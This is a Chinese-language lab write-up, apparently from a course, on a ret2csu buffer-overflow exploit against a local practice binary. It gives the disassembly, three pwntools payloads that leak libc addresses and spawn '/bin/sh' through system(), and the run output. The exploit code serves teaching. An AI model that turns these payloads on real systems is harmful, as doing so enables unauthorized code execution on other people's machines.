.text:00000000004005F0      ; CODE XREF: __libc_csu_init+64;j
.text:00000000004005F0      loc_4005F0:
.text:00000000004005F0      mov    rdx, r15
.text:00000000004005F3      mov    rsi, r14
.text:00000000004005F6      mov    edi, r13d
.text:00000000004005F9      call  qword ptr [r12+rbx*8]
.text:00000000004005FD      add    rbx, 1
.text:0000000000400601      cmp    rbx, rbp
.text:0000000000400604      jnz    short loc_4005F0
.text:0000000000400606      loc_400606:
.text:0000000000400606      ; CODE XREF: __libc_csu_init+48;j
.text:0000000000400606      mov    rbx, [rsp+38h+var_30]
.text:000000000040060B      mov    rbp, [rsp+38h+var_28]
.text:0000000000400610      mov    r12, [rsp+38h+var_20]
.text:0000000000400615      mov    r13, [rsp+38h+var_18]
.text:000000000040061A      mov    r14, [rsp+38h+var_10]
.text:000000000040061F      mov    r15, [rsp+38h+var_8]
.text:0000000000400624      add    rsp, 38h
.text:0000000000400628      retn
.text:0000000000400628      ; } // starts at 4005A0
.text:0000000000400628      __libc_csu_init endp

```

整体 payload 实现分为三个大的部分。payload1 利用 write() 输出 write 在内存中的地址。gadget 是 call qword ptr [r12+rbx\*8]，所以应该使用 write.got 的地址而不是 write.plt 的地址。并且为了返回到原程序中，重复利用 buffer overflow 的漏洞，需要继续覆盖栈上的数据，直到把返回值覆盖成目标函数的 main 函数为止。

```

payload1 = b'a' * (offset + 0x8)
#payload1 = b'a' * offset
payload1 += p64(csu_end_addr) + fakeebp + p64(0) + p64(1) + p64(write_got) + p64(1) + p64(write_got) + p64(8)
# pop_junk_rbx_rbp_r12_r13_r14_r15_ret
# (rbx,rbp,r12,r13,r14,r15,ret,offset) ->(0,1,write_got,1,write_got,8,main_addr,offset)
payload1 += p64(csu_front_addr)
payload1 += b"0" * (0x38)
payload1 += p64(main_addr)
p.recvuntil(b"Hello, World\n")

```

在获得真实地址后，对应的 system 地址有两种计算方式，可以通过工具输入 write 真实地址的后三位来查找匹配的操作系统类型，直接得到其他常用函数的地址。也可以与 ret2libc 中相同，直接读取库文件来进行查找，这里需要注意的是，由于该源文件为 64 位，因此需要读取的库文件为 amd64 对应的 so 文件。

此部分执行结果如下图所示，可以顺利得到 write 的真实地址以及偏置。

```

zhouzy@zhouzy-virtual-machine:~/桌面$ python3 payload_level5.py
[*] '/home/zhouzy/桌面/level5'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[+] Starting local process './level5': pid 3788
write_got: 0x601000
read_got: 0x601008
main_addr: 0x400564
bss_base: 0x601028

```

```
#####sending payload1#####

write_addr: 0x7f089d914a20
[*] '/usr/lib/x86_64-linux-gnu/libc.so.6'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       PIE enabled
libc_base: 0x7f089d800000
```

构造 payload2, 利用 read()将 system()的地址以及"/bin/sh"读入到 bss 段中。

```
p.recvuntil(b"Hello, World\n")
payload2 = b'a' * (offset + 0x8)
payload2 += p64(csu_end_addr) + fakeebp + p64(0) + p64(1) + p64(read_got) + p64(0) + p64(bss_base) + p64(16)
payload2 += p64(csu_front_addr)
payload2 += b"c" * (0x38)
payload2 += p64(main_addr)
```

构造 payload3,调用 system()函数执行"/bin/sh"。其中, tem()的地址保存在了 bss 段首地址上, "/bin/sh"的地址保存在了 bss 段首地址+8 字节上。

```
p.recvuntil(b"Hello, World\n")
payload3 = b'a' * (offset + 0x8)
#payload3 = b'a' * offset
payload3 += p64(csu_end_addr) + fakeebp + p64(0) + p64(1) + p64(bss_base) + p64(bss_base+8) + p64(0) + p64(0)
payload3 += p64(csu_front_addr)
payload3 += b"c" * (0x38)
payload3 += p64(main_addr)
```

完整代码在文件 ret2csu.py 中, 最终实现的过程以视频形式保存在文件夹中。由于复现的实验较为简单, 没有进行录屏, 只进行了截图展示。